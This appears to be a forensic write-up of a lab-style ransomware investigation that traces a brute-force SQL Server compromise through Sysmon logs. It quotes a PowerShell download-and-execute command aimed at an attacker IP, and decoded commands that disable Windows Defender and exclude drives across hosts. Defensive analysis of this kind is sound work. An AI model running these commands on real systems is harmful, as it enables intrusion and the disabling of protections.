



Firstly, I will find the EventID = 1 in Sysmon log, the process creation event:

* The first process creation which looks suspicious is : 
* At 2023-12-14, 15:08:14. The process called rundll32.exe, as you can see there is the parent image look so suspicious, let’s find more information about this process by tracing the ParentProcessID
* At 2023-12-14, 15:08:13. Follow the processID 5236 , I can find out these related process:
* 
* 
* 
* 
* There are a pipe connection had been created with the pipe name: MSSE-872-server
* Next, I will look at the Sysmon Event Log of File Server:
* 
* As you can see there is a very suspicious change in registry at 12/14/2023, 3:04:25PM (sooner then the previous 4 mins). It disabled the AntiSpyware of Windows Defender.
* It was executed from Documents folder of SQL server, also the user is HEXTECH/SQLservice. You also can see the Parent Image is wsmprovhost.exe, this is a system process for remote management, it’s also a subprocess of PowerShell remoting. Let’s continue tracing the parent process ID (4808):
* This process load some .dll files related to HTTP protocol -> it was trying to created connection between the organization’s server to attacker server
* And we also see here a EventID = 23 and the same process ID 4808: t
* The process deleted a temp file related to the execution policy of a script in PowerShell, and we can see that it stored in temporary folder of SQL server (same user SQLService here) -> its initial entry point could be in the SQL server)
* The parent of this process is a svchost.exe, created at 12/14/2023, 2:18:31PM:
* 
* This process related to a normal system service -> let’s move on to other Log to find out is there any information of this attack.
* Next let’s see where did it begin to compromise first on SQL server’s log:
* The first suspicious log is a log run powershell through the command line at 12/14/2023, 14:44:51. (We will find out all the command the attacker using on SQL server first, then we will continue to tracing the Parent Process later at **Part B.**)
* 
* As you can see here, the attacker disabled real-time monitoring at 12/14/2023, 14:45:11PM, it also come from the same parent process
* 
* Now you can see what the attacker was doing, look at the command line part: C:\Windows\system32\cmd.exe" /c powershell "IEX (New-Object Net.WebClient).DownloadString('http://5.188.91.243/fJSYAso.ps1')
* It downloaded a powershell script from a server (**5.188.91.243**) named **fJSYAso.ps1** => This is a CnC server of attacker.
* After that, I see tons of process related to powershell command: 
* There are 6 Powershell commands, but as you can see, the attacker was very careful, he encoded the command with base64, let’s decode all of them:
  + *Invoke-Command -ComputerName FileServer -ScriptBlock { reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG\_DWORD /d 1 /f }:* Turn off AntiSpyware of Windows Defender through registry value editing on fileserver
  + *Invoke-Command -ComputerName FileServer -ScriptBlock { Add-MpPreference -ExclusionPath "C:\" } :* told windows defender on FileServer to ignore C:\ folder when it scan on FileServer
  + *Invoke-Command -ComputerName DC01 -ScriptBlock { reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG\_DWORD /d 1 /f } :* Turn off AntiSpyware of Windows Defender through registry value editing on DC01
  + *Invoke-Command -ComputerName DC01 -ScriptBlock { Add-MpPreference -ExclusionPath "C:\" }:* told windows defender on FileServer to ignore C:\ folder when it scan on DC01
  + *Invoke-Command -ComputerName DevPC -ScriptBlock { reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG\_DWORD /d 1 /f }:* Turn off AntiSpyware of Windows Defender through registry value editing on DevPC
  + *Invoke-Command -ComputerName DevPC -ScriptBlock { Add-MpPreference -ExclusionPath "C:\" }:* told windows defender on FileServer to ignore C:\ folder when it scan on DevPC
* All those commands related to defense evasion of this attack, after that the attacker can compromised others PC of Organization X.





**Part B. Initial Access**

* At 12/14/2023, 14:44:51 : as the previous part, now we know the parent process of the first command line run on the SQL server is: 
* This is the process of sqlserver of organization X. and there is a registry change at 12/14/2023, 14:44:51 by the process 3608:
* It’s related to cmd.exe => it maybe change the way to execute the cmd.exe.
* Let’s go to the folder of sqlservr.exe to see if there is anything to investigate:
* Let’s see is there any valueable logs in ERRORLOG:
* At 12/14/2023, From 6:42:58 to 6:43:08, we have 9735 logs about logon event => This is a Brute-force attack:
* At 12/14/2023, 6:43:37: The attacker successfully have the initial foothold in organization’s system. And the client is: 5.188.91.243 -> this is the same Public IP Address of the CnC server we talked about.
* Comeback to the Sysmon event logs, and filter logs with EventID = 3 and DestinationIp: 5.188.91.243:
* On SQL Server: At 14/12/2023, from 14:45:27 to 15:21:39, there are 42 logs related to this DestinationIp, and all the destination port is 443 => This is the port which attacker used to host the CnC server. And running powershell
* On File Server: At 14/12/2023, from 15:05:20 to 15:22:20, there are 39 logs related to this DestionationIp, running runDll32.exe
* On DC01: At 14/12/2023, from 15:08:16 to 15:22:29, there are 30 logs about this connection, running rundll32.exe
* On DevPC: At 14/12/2023, from 15:16:58 to 15:22:56, there are 7 logs about this connection, running rundll32.exe









**PART C. Execution.**


* At first, we can see there are bunch of EvenID = 13 (Registry value set) on each images:
  + On DevPC: 2202/3392 events is registry value set and from the same Image: C:\Windows\Temp\vmware.exe
  + The same here on DC01 (2052/3125 events):
  + In File Server (2018/3114 events): 
  + In SQL server (2009/3106 events):
* The system had been attacked by ransomware, it changed all the registry values to remain persistence, gained all user access, locked all data in these PC of this orrganization.

Let’s look for the vmware.exe creation:

* On DevPC:
* On DC01:
* On File-Server: 
* On SQL Server:

**Part D: Persistence Mechanism**

* After the vmware.exe creation, on each PC, it created files named HHuYRxB06.README.txt ( This must be the blackmail had been left by the attacker)
* ****
* They were created at Desktop and Download folder of user SQLService and Administrator.
* Next, The attacker created a .sch file in: 
* This file which is a scheduled task config file, was used for maintain the persistence of this ransomware.
* The same things happened in other PC:
  + On DevPC: 
  + On DC01: 
  + On FileServer: 

****